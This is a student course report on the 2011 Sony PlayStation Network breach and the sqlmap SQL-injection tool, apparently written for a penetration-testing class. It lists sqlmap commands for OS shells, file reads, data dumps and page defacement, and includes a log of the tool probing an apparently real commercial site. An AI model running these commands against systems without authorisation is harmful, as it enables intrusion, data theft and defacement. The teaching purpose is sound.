CYBER ATTACK ON SONY'S PLAYSTATION NETWORK AND SQLMAP TOOL

A REPORT

Submitted by

LOKESH SHARMA
[RA2111030010151]

Under the Guidance of

Dr. D. Deepika
Assistant Professor, Department of Networking and Communications

In partial satisfaction of the requirements for the degree of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE ENGINEERING
with specialization in CYBER SECURITY

SCHOOL OF COMPUTING
COLLEGE OF ENGINEERING AND TECHNOLOGY
SRM INSTITUTE OF SCIENCE AND TECHNOLOGY
KATTANKULATHUR – 603203
APRIL 2024

COLLEGE OF ENGINEERING & TECHNOLOGY
SRM INSTITUTE OF SCIENCE & TECHNOLOGY
S.R.M. NAGAR, KATTANKULATHUR – 603203

BONAFIDE CERTIFICATE

Certified that this project report **"Cyber Attack on Sony's PlayStation Network SQLMAP Tool"** is the bonafide work of "**Lokesh Sharma**" of III Year/VI Sem B. Tech (CSE) who carried out the mini project work under my supervision for the course 18CSE386T PENETRATION TESTING AND VULNERABILITY ASSESSMENT in SRM Institute of Science and Technology during the academic year 2023-2024(Even sem).

SIGNATURE	SIGNATURE
Dr. D. Deepika	Dr. Annapurani Panaiyappan K
Assistant Professor	Professor and Head
Networking and Communications	Networking and Communications

CASE STUDY ON "CYBER ATTACK ON SONY'S PLAYSTATION NETWORK"

EVEN Semester (2023-2024)

Course Code & Course Name: 18CSE386T – Penetration Testing and Vulnerability Assessment

Year & Semester : III/VI

Report Title : Cyber Attack on Sony's PlayStation Network SQLMAP Tool

Course Faculty : Dr. D. Deepika

Student Name : Lokesh Sharma[RA2111030010151]

Evaluation:

S. No	Parameter	Marks
1	Problem Investigation & Methodology Used	
2	Tool used for investigation	
3	Demo of investigation	
4	Uploaded in GitHub	
5	Viva	
6	Report	
	Total	

Date:

Staff Name:

Signature:

TABLE OF CONTENTS

Introduction

In April 2011, Sony Corporation faced one of the most significant cyber attacks in history when its PlayStation Network (PSN) was compromised, leading to widespread service outages and exposing the personal information of millions of users. This cyber attack not only affected Sony and its customers but also highlighted the vulnerabilities inherent in digital ecosystems and the growing threat of cybercrime in the modern world.

The PlayStation Network, a digital platform that connects PlayStation console users worldwide, serves as a hub for online gaming, digital content distribution, and social networking. It stores user data such as login credentials, payment information, and personal details, making it a prime target for cybercriminals seeking to exploit such sensitive information.

The cyber attack on Sony's PlayStation Network, which occurred between April 17 and April 19, 2011, was orchestrated by a group of hackers who managed to breach the network's security defenses. This breach resulted in the unauthorized access to millions of user accounts, compromising data such as names, addresses, email addresses, and even credit card information.

The repercussions of this attack were profound, both for Sony and its customers. Sony was forced to shut down the PlayStation Network for over three weeks, disrupting online gaming services, digital content purchases, and other network-dependent activities. The company also faced criticism for its handling of the situation, particularly regarding the delayed disclosure of the breach to the public and its initial underestimation of the severity of the attack.

The impact on users was equally significant, as many found themselves unable to access online features, lost trust in Sony's ability to protect their data, and in some cases, experienced fraudulent charges on their compromised credit cards. The incident underscored the need for stronger cybersecurity measures, timely incident response protocols, and improved communication strategies in the face of such threats.

Scope

The scope of examining the cyber attack on Sony’s PlayStation Network encompasses several key areas that are crucial to understanding the incident comprehensively:

Technical Aspects: Investigating the technical vulnerabilities or loopholes that were exploited by the hackers to breach the PlayStation Network's security. This includes exploring the methods used for unauthorized access, such as malware, phishing attacks, or system vulnerabilities.

Impact Analysis: Assessing the immediate and long-term impact of the cyber attack on Sony, its customers, and the wider gaming and cybersecurity communities. This involves examining disruptions to services, financial losses, reputational damage, and regulatory repercussions.

Data Breach Consequences: Delving into the specific data that was compromised during the breach, including user credentials, personal information, and financial data. Analyzing how this breach affected individuals and exploring any cases of identity theft or fraudulent activities stemming from the stolen data.

Incident Response and Mitigation: Reviewing Sony's response to the cyber attack, including its communication strategy with customers, steps taken to restore services, and measures implemented to prevent future breaches. This also involves studying the role of cybersecurity protocols, incident response teams, and regulatory compliance in mitigating cyber threats.

Legal and Ethical Implications: Examining the legal ramifications faced by Sony, such as lawsuits, fines, and regulatory actions, as well as ethical considerations regarding data privacy, consumer protection, and corporate responsibility in safeguarding digital assets.

Lessons Learned and Best Practices: Drawing insights from the Sony PlayStation Network cyber attack to identify lessons learned in cybersecurity practices.

Objective

The objective of studying the cyber attack on Sony’s PlayStation Network is to gain a thorough understanding of the incident's causes, impact, aftermath, and the lessons learned in the realm of cybersecurity. The specific objectives include:

Identifying Vulnerabilities: Analyzing the technical aspects of the cyber attack to identify the vulnerabilities or security gaps that were exploited by the hackers to gain unauthorized access to the PlayStation Network.

Assessing Impact: Evaluating the immediate and long-term impact of the cyber attack on Sony, its customers, and the broader digital gaming community. This includes examining disruptions to services, financial losses, reputational damage, and regulatory consequences.

Examining Data Breach Consequences: Investigating the specific data that was compromised during the breach, such as user credentials, personal information, and financial data, and assessing the consequences for individuals and businesses, including potential cases of identity theft or fraud.

Reviewing Incident Response: Studying Sony's response to the cyber attack, including its incident response protocols, communication strategies with customers, measures taken to restore services, and initiatives implemented to prevent future breaches.

Understanding Legal and Ethical Implications: Examining the legal and ethical ramifications of the cyber attack, including any legal actions, fines, or regulatory scrutiny faced by Sony, and discussing broader ethical considerations related to data privacy, consumer protection, and corporate responsibility.

Drawing Lessons Learned: Extracting key lessons learned from the cyber attack on Sony’s PlayStation Network to identify best practices and recommendations for enhancing cybersecurity measures, improving incident response capabilities, fostering transparency, and promoting cyber resilience in digital ecosystems.

By achieving these objectives, this study aims to contribute to a deeper understanding of cybersecurity challenges in the digital age and provide insights that can guide organizations, policymakers, and individuals in bolstering their defenses against cyber threats and safeguarding sensitive digital assets.

About the tool and the application chosen

Tool: SQLMAP

SQLMap is a popular open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. It is designed to help security professionals and ethical hackers assess the security posture of web applications and identify potential weaknesses that could be exploited by attackers.

Key Features:

Automated SQL Injection Detection: SQLMap can automatically detect SQL injection vulnerabilities in web applications by analyzing input fields, URLs, and other parameters for signs of vulnerability.

Support for Various Database Management Systems (DBMS): SQLMap supports multiple database systems such as MySQL, PostgreSQL, Microsoft SQL Server, Oracle, and others. It can identify the type of database used by the target application and tailor its attack accordingly.

Enumeration of Database Schema and Data: Once a SQL injection vulnerability is identified, SQLMap can extract valuable information about the database schema, tables, columns, and data. This includes dumping data from databases, which can be useful for further analysis or exploitation.

Exploitation of SQL Injection Vulnerabilities: SQLMap can exploit SQL injection vulnerabilities to perform various actions such as executing arbitrary SQL queries, gaining unauthorized access, and taking control of database systems.

Detection of WAF (Web Application Firewall) Bypass Techniques: SQLMap includes techniques to bypass common WAFs that are designed to prevent SQL injection attacks. It can help testers assess the effectiveness of WAFs in protecting against SQL injection.

Post-exploitation Activities: Beyond exploiting SQL injection vulnerabilities, SQLMap can perform post-exploitation activities such as running operating system commands on the target server, accessing files, and executing custom scripts.

Applications:

SQLMap is primarily used as a penetration testing tool by security professionals, ethical hackers, and cybersecurity researchers to identify and exploit SQL injection vulnerabilities in web applications. Here are some common applications and use cases for SQLMap:

Web Application Security Testing: SQLMap is extensively used to assess the security posture of web applications. Security professionals can use SQLMap to identify SQL injection vulnerabilities in web forms, URL parameters, and other input fields.

Penetration Testing: Penetration testers (pen testers) often use SQLMap during security assessments and penetration testing engagements to simulate real-world attacks and assess the resilience of web applications against SQL injection attacks.

Vulnerability Research: Cybersecurity researchers and analysts use SQLMap to analyze and explore SQL injection vulnerabilities in different types of web applications and database systems. This helps in understanding the impact and potential risks associated with such vulnerabilities.

Security Audits: Organizations and security teams perform security audits on their web applications to identify and remediate vulnerabilities. SQLMap can be included as part of the audit toolkit to automate SQL injection testing and identify potential risks.

Training and Education: SQLMap is also used for educational purposes in cybersecurity training programs, workshops, and courses. It helps students and aspiring security professionals learn about SQL injection techniques, vulnerability assessment, and secure coding practices.

Research and Development: SQLMap's source code is open-source, which allows security enthusiasts and developers to study its implementation, contribute improvements, and develop custom scripts or plugins for specific testing scenarios.

How SQLMAP is Applied:

SQLMap is applied in several steps to identify and exploit SQL injection vulnerabilities in web applications.

Target Identification: Determine the target web application or website that you want to test for SQL injection vulnerabilities. Identify the specific URL endpoints, input forms, or parameters that you suspect might be vulnerable to SQL injection.

Initial Reconnaissance: Use SQLMap's scanning capabilities to perform initial reconnaissance and identify potential SQL injection vulnerabilities. You can start with basic scanning options to check for common SQL injection points, such as URL parameters or form fields.

Vulnerability Detection: Run SQLMap with appropriate options to detect SQL injection vulnerabilities in the target application. SQLMap will automatically analyze input parameters and try various injection techniques to identify vulnerable points.

Exploitation: Once SQL injection vulnerabilities are detected, SQLMap can be used to exploit these vulnerabilities. Depending on the detected vulnerabilities, SQLMap can extract database schema information, enumerate tables and columns, and even dump data from the database.

Advanced Techniques: SQLMap supports various advanced techniques and options to fine-tune the exploitation process. This includes specifying the database management system (DBMS) type, using different injection payloads, bypassing security measures like WAFs (Web Application Firewalls), and performing post-exploitation actions.

Output and Analysis: SQLMap provides detailed output and reports during the scanning and exploitation process. Analyze the output to understand the extent of the vulnerabilities, the data retrieved from the database, and any potential security risks identified.

Advantages of Using SQLMAP:

SQLMap offers several advantages when it comes to assessing and testing web applications for SQL injection vulnerabilities:

Automation: SQLMap automates the process of identifying and exploiting SQL injection vulnerabilities. This automation saves time and effort compared to manual testing, especially for complex web applications with numerous input parameters.

Comprehensive Testing: SQLMap employs various techniques and payloads to comprehensively test for SQL injection vulnerabilities. It can detect different types of SQL injection, such as boolean-based, time-based, error-based, and union-based injections.

DBMS Agnostic: SQLMap supports multiple database management systems (DBMS) such as MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, and more. It can automatically detect the type of DBMS used by the target application and adjust its techniques accordingly.

Detailed Output: SQLMap provides detailed output and reports during the scanning and exploitation phases. This includes information about identified vulnerabilities, extracted data, HTTP requests and responses, database schema details, and more. The detailed output helps in understanding the impact of vulnerabilities and in crafting effective remediation strategies.

Post-Exploitation Actions: In addition to identifying vulnerabilities, SQLMap can perform post-exploitation actions such as executing operating system commands on the target server, accessing files, and interacting with the underlying system. This can help testers demonstrate the potential impact of a successful SQL injection attack.

Tool installation procedure

SQLmap is a powerful open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. It is designed for ethical hacking and security testing purposes. Here are the general steps to install SQLmap:

Download SQLmap:
You can download SQLmap from its official GitHub repository:
https://github.com/sqlmapproject/sqlmap
Alternatively, you can use Git to clone the repository

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap
```

Navigate to the SQLmap Directory:
Once you have downloaded or cloned the SQLmap repository, navigate to the directory containing the SQLmap files using the terminal or command prompt.

Install Dependencies (Optional):
SQLmap is written in Python and typically doesn't require installation. However, it may depend on certain Python libraries. You can install these dependencies using pip:

```
pip install -r requirements.txt
```

Run SQLmap:
To launch SQLmap, simply run the sqlmap.py script from the command line:

```
python sqlmap.py
```

Depending on your system configuration, you might need to use python3 instead of python if you have both versions installed.

Usage Examples:

SQLmap provides a wide range of options and functionalities for testing SQL injection vulnerabilities. Here are some basic examples of how to use SQLmap:

Basic scan against a target URL:

```
python sqlmap.py -u http://example.com/page?id=1
```

Specify a parameter vulnerable to SQL injection:

```
python sqlmap.py -u "http://example.com/page" --data="param1=value1&param2=value2" –dbs
```

Use a proxy for requests:

```
python sqlmap.py -u "http://example.com/page" --proxy=http://127.0.0.1:8080
```

Explore SQLmap Options:
SQLmap offers extensive options and flags for different types of tests, techniques, payloads, and more. You can explore these options by running python sqlmap.py --help or referring to the SQLmap documentation.

Windows:

Install Python:
Download and install Python from the official website: https://www.python.org/downloads/
During installation, make sure to check the option to add Python to the system PATH.

Download SQLmap:
Visit the SQLmap GitHub repository: https://github.com/sqlmapproject/sqlmap
Click on the green "Code" button and then select "Download ZIP" to download the ZIP archive of SQLmap.

Extract SQLmap:
Once the download is complete, extract the contents of the ZIP archive to a location on your computer, such as C:\sqlmap.

Open Command Prompt (CMD):
Open the Command Prompt as an administrator.

Navigate to SQLmap Directory:
Use the cd command to navigate to the directory where you extracted SQLmap. For example:

```
cd C:\sqlmap
```

Run SQLmap:
You can now run SQLmap by executing the sqlmap.py script using Python:

```
python sqlmap.py
```

Depending on your Python installation, you may need to use python3 instead of python.

macOS:

Install Homebrew (Optional but recommended):
Open Terminal.
Install Homebrew by pasting the following command and following the on-screen instructions:

```
/bin/bash -c "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
```

Install Python (if not already installed):
macOS typically comes with Python pre-installed. You can check by running:

```
python3 --version
```

If Python is not installed, you can install it using Homebrew:

```
brew install python
```

Install SQLmap:
Open Terminal.
Clone the SQLmap repository using Git (assuming Git is installed):

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap
```

Navigate to SQLmap Directory:
Use the cd command to navigate to the SQLmap directory:

```
cd sqlmap
```

Run SQLmap:
You can now run SQLmap by executing the sqlmap.py script using Python:

```
python sqlmap.py
```

Depending on your Python installation, you may need to use python3 instead of python

Steps of ethical hacking that you have done on your application using the chosen tool

SQL for Post-Exploitation Actions:

SQLMap can be used for post-exploitation actions after successfully exploiting a SQL injection vulnerability. Here are some common post-exploitation actions that SQLMap can perform:

OS Shell Access: SQLMap can provide a command shell on the target operating system (OS) if the SQL injection vulnerability allows for command execution. This shell allows the tester to run OS commands and interact with the underlying system.Example:

```
sqlmap -u "http://target.com/vulnerable_page.php?id=1" --os-shell
```

File System Access: Once command execution is possible, SQLMap can navigate the file system to access files, directories, and sensitive information.Example:

```
sqlmap -u "http://target.com/vulnerable_page.php?id=1" --file-read "/path/to/file.txt"
```

Database Access: SQLMap can interact directly with the underlying database management system (DBMS) to perform various actions such as executing SQL queries, dumping databases, and accessing sensitive data.Example:

```
sqlmap -u "http://target.com/vulnerable_page.php?id=1" --sql-shell
```

Code Execution: SQLMap can execute arbitrary code on the target system if the SQL injection vulnerability allows for code execution. This can be particularly dangerous and should be used responsibly in controlled environments.Example:

```
sqlmap -u "http://target.com/vulnerable_page.php?id=1" --os-cmd "ls -la"
```


Web Application Defacement: In some scenarios, SQLMap can modify web pages or deface the target website by injecting malicious content into the database or manipulating website files.Example:

```
sqlmap -u "http://target.com/vulnerable_page.php?id=1" --os-shell --sql-query "UPDATE
articles SET content='Malicious content' WHERE id=1"
```


Data Exfiltration: SQLMap can extract sensitive data from the database, such as usernames, passwords, credit card numbers, or other confidential information, depending on the permissions granted by the SQL injection vulnerability.Example:

```
sqlmap -u "http://target.com/vulnerable_page.php?id=1" --dump
```


Screenshots of the implementation




```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch

                                        {1.3.4.44#dev}

                                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```




```
C:\sqlmap>sqlmap.py -u http://www.uselitewine.com/index.php?id=16

                        {1.6.1.7#dev}

                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
 and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:50:21 /2022-02-18/

[09:50:22] [INFO] testing connection to the target URL
got a 301 redirect to 'https://uselitewine.com/?id=16'. Do you want to follow? [Y/n] y
[09:50:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:50:37] [WARNING] reflective value(s) found and filtering out
[09:50:37] [INFO] testing if the target URL content is stable
[09:50:41] [WARNING] GET parameter 'id' does not appear to be dynamic
[09:50:45] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[09:50:50] [INFO] testing for SQL injection on GET parameter 'id'
[09:50:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:51:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:51:55] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:52:12] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:52:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
